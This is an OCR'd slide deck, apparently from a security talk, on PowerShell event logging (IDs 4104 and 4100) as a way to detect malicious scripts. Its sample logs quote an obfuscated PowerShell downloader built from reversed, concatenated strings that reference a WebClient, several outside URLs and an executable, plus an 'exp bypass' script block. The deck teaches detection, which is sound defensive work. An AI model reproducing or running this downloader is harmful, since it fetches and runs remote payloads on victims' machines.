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
Ticks

Plus +



4104 - PowerShell Module Logging

Microsoft-Windows-PowerShell/Operational Log

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WARNING !!!!

- PowerShell does have a WARNING if something violates a rule or is odd
- Trigger Alerts on these too
- 4104

```
3/6/18
1:33:53.000 PM    03/06/2018 01:33:53 PM
                  LogName=Microsoft-Windows-PowerShell/Operational
                  SourceName=Microsoft-Windows-PowerShell
                  EventCode=4104
                  EventType=3
                  Type=Warning
                  ComputerName=Gough
                  User=NOT_TRANSLATED
                  Sid=S-1-5-21-2053929589-1853779057-1842888061-57766
                  SidType=0
                  TaskCategory=Execute a Remote Command
                  OpCode=On create calls
                  RecordNumber=722952
                  Keywords=None
                  Message=Creating Scriptblock text (1 of 1):
                  exp bypass

                  ScriptBlock ID: aa6cc97a-bb02-4bd5-a908-9d19c40d3672
                  Path:
```

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WARNING !!!!

- The Remote Command along with all this… = BAD

Time	Event
3/6/18 2:30:36.000 PM	03/06/2018 02:30:36 PM LogName=Microsoft-Windows-PowerShell/Operational SourceName=Microsoft-Windows-PowerShell EventCode=4104 EventType=3 Type=Warning ComputerName=Gough User=NOT_TRANSLATED Sid=S-1-5-21-2053929589-1853779057-1842888061-57766 SidType=0 TaskCategory=Execute a Remote Command OpCode=On create calls RecordNumber=723074 Keywords=None Message=Creating Scriptblock text (1 of 1): iEx(((' . ((GEt-v'+'arIable JhD*Mdr*JhD).nAmE'+'[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD .([ReGEx]::matCHeS(aMs))93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper.'+')JhDOjhJhD.)96]'+'RAhc[+511]RAhc[+'+'301]RAh'+'c[((EcAlp'+'er.)69]RAhc['+']gNiRTs[.JhDODIJhD'+'(EcAlper.)JhDqXRJhD.JhDR'+'axJhD(EcAlper.)43]RAhc[]gNi'+'RTs[.JhD 3tlJhD(EcAlper.)JhD}}{hJhD+Jh'+'Dctac};JhD+JhDkJhD+JhDaeJhD+JhDrJhD+JhDb;)JhD+JhDCJh'+'D+JhDDJhD+JhDSJhD+JhDEsJhD+JhDg()JhD+JhDDbJhD+JhD9mJ'+'hD+JhDetJhD+JhDI-e JhD+JhDDb9JhD+JhD+DbJhD+Jh'+'D9kDJhD+J'+'hDb9+Db9ovJhD+J'+'hDnIDb9JhD+'+'JhD(&;)CDSEJhD+JhDsg .JhD+'+'JhD)(3tJ'+'hD+JhDlgNOJhD+JhDDJhD+JhDIJhD+JhDi0JhD+JhDDIrtS '+'oT3tl.cfsJhD+JhDaEsgJhD+JhD(3tleJhD+JhDlJhD+JhDODIIFJhD+JhDdaOOJhD+JhDDJhD+JhDIl'+'nWJhD+JhDOJhD+JhDDIoD3t'+'lJhD+JhD.UJhD+JhDYYEsg{yrt{JhD+JhD)XCDJhD+JhDAJh D+JhD'+'EJhD+JhDsgJhD+JhD JhD+JhDni cfsJhD+JhDaEsg(hcJhD+JhDaerof;)DJh'+'D+JhDbJhD+JhD9eDJhD+JhDb9+DbJhD+J'+'hD9xe.Db9JhD+JhD(+ BJhD+JhDSNEsg + Db9RJhD+JhDaxDb 9 + cilbJhD+JhDup:'+'JhD+JhDvneEsg = CDSEsJhD'+'+JhDgJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+JhDb9(JhD+JhDtJhD+JhDiJhD+JhDlpJhD+JhDS.JhD+JhDDb9/JhD+'+'JhDpJhD+JhDjJhD+Jh DfJh'+'D+JhDuYJhD+JhD7JhD+'+'JhDCJhD+JhD'+'/moc.JhD+JhD'+'elytJh'+'D+JhDsJhD+JhDefilaJhD+JhDrccaJhD+JhD//:JhD+JhDptJhD+JhDth?JhD+JhD/kJhD+JhDJJhD+JhD3wEeJhD+JhD /moc.pohsir'+'tJhD+JhDaJhD+JhDp/JhD+JhD/:ptthJhD+JhD?/PJhD+JhDOdCJhD+JhD'+'m/moc.ss'+'eJhD+JhDcoJhD+JhDrp-draobJhD+JhDnJhD+JhDoJhD+JhD//:pttJhD+JhDh?JhD+JhD/UAJ y/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtmorfzyob/JhD+JhD/Jh'+'D+JhD:pJhD+JhDtJhD+JhDthJhD+JhD?/AJhD+JhDQIj'+'G/'+'mocJhD+JhD.noitarotserriJhD+JhDahsu.www/ /JhD+JhD:pttJhD+JhDh DJhD+JhDbJ'+'hD+JhD9 = XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+JhD JhD+JhD.JhD+JhDOOJhD+JhDOJhD+'+'JhDOJhD+J'+'hD1JhD+JhD(JhD+JhDtxe JhD+JhDn.dsaJhD+JhDdasnEsg = BSJhD+JhDNEs'+'g;tnJhD+JhDeiJhD+JhDlCbJ'+'hD+JhDeW.tJhD+Jh'+'DeN.meJhD+JhDtJhD+JhDsySJhD+JhD)DbJhD+JhD9tcJhD+JhDejbJhD+JhDo-DJhD+J hDbJhD+JhD9JhD+JhD+JhD+JhDDJhD+'+'JhDb9wJhD'+'+JhDDb9+JhD+JhDDb9eJhD+JhDnD'+'b9(. '+'JhD+JhD= UYJhD+JhDYJhD+JhDEsJhD+JhDgJhD'+'+JhD;mJhD+JhDodnJhD+JhDarJ'+'hD+J hD JhD+JhD)Db'+'JhD+JhD9JhD+JhDtJ'+'hD+JhDDb9+Db9JhD+JhDcejJhD+JhDbJhD+JhDoJhD+JhD-JhD'+'+JhDwJhD+JhDDb9JhD'+'+JhD+Db9JhD+JhDeDJhD+Jh'+'Db9JhD+JhD+JhD+JhDDJhD+J hDb9nDbJhD+JhD9(& JhD+JhD=JhD+JhD JhD+JhDdsJhD+JhDaJhD+JhDdasJhD+JhD'+'nEJhD+JhDsgJhD(()JhDXJhD+]5[cILbup:vnEOjh+]31[cIlBuP:VneOjh (&aMs .JhD.JhD.JhDrIgHttoLEF' +'tJhD) '+'LBRForEAch { Ojh_.vaLuE }))) ')-REplACe ([cHAR]97+[cHAR]77+[cHAR]115).[cHAR]34 -crEPlAce'JhD'.[cHAR]39 -crEPlAce([cHAR]79+[cHAR]106+[cHAR]104).[c HAR]36 -REplACe ([cHAR]113+[cHAR]88+[cHAR]82).[cHAR]92 -REplACe ([cHAR]76+[cHAR]66+[cHAR]82).[cHAR]124)) ScriptBlock ID: fe41e93f-f5e3-423f-8711-443a0659db9a Path:

Just look.. It's NOT normal

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- And the raw log

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

Creating Scriptblock text (1 of 1):

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Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	3/6/2018 2:30:36 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:	\gough	Computer:	Gough
OpCode:	On create calls		

Operational Number of events: 3,462

Filtered: Log: Microsoft-Windows-PowerShell/Operational; Source: ; Event ID: 4104. Number of events: 400

Level	Date and Time	Source	Eve...	Task Category
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- And you can see translation in Event ID 4100

Time	Event
3/6/18 2:30:36.000 PM	03/06/2018 02:30:36 PM LogName=Microsoft-Windows-PowerShell/Operational SourceName=Microsoft-Windows-PowerShell EventCode=4100 [redacted] Type=Warning [redacted] User=NOT_TRANSLATED Sid=S-1-5-21-2053929589-1853779057-1842888061-57766 SidType=0 TaskCategory=Executing Pipeline OpCode=To be used when an exception is raised RecordNumber=723076 Keywords=None Message=Error Message = At line:1 char:44 + . ((GEt-varIable JhD*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]:: ... + ~~~~~~~~~~~ Unexpected token '-joINJhDJhD' in expression or statement. At line:1 char:75 + ... able JhD*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD ... + ~ Missing ')' in method call. At line:1 char:76 + ... D*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD .([ReG ... + ~~~~~~ Unexpected token 'JhDJhD' in expression or statement. At line:1 char:75 + ... able JhD*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD ... + ~ Missing closing ')' in expression. At line:1 char:103 + ... 2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD .([ReGEx]::matCHeS(aMs))93 ... + ~ Missing ')' in method call.

Translated

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- And you can see translation in Event ID 4100

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At line:1 char:111
+ ... DJhD) (  [STRinG]::JOIn( JhDJhD .( [ReGEx]::matCHeS(aMs) )93]RAhc[]gN ...
+                                                              ~
Unexpected token ']' in expression or statement.

Not all parse errors were reported.  Correct the reported errors and try again.
Fully Qualified Error ID = UnexpectedToken,Microsoft.PowerShell.Commands.InvokeExpressionCommand


Context:
        Severity = Warning
        Host Name = ConsoleHost
        Host Version = 5.0.10586.117
        Host ID = 2d0f7c5c-a398-4877-b33a-4b0d79ac00ac
        Host Application = powershell iEx( ((' . ((GEt-v'+'arIable JhD*Mdr*JhD).nAmE'+'[3.11.2]-joINJhDJhD) (  [STRinG]::JOIn( JhDJhD .( [ReGEx]::matCHeS(aMs) )
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        Script Name =
        Command Path =
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
4100 – Executing Pipeline

- Can see some translation occurring




I can read this

NOT this

PS v2 - 500 Events


- Windows PowerShell




This Base64 has 2 =

PS v2 200 Events

- Command Health



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Filtering out the good, to find the bad

- PLEASE put a Mark/Sign/Secret Key in your scripts

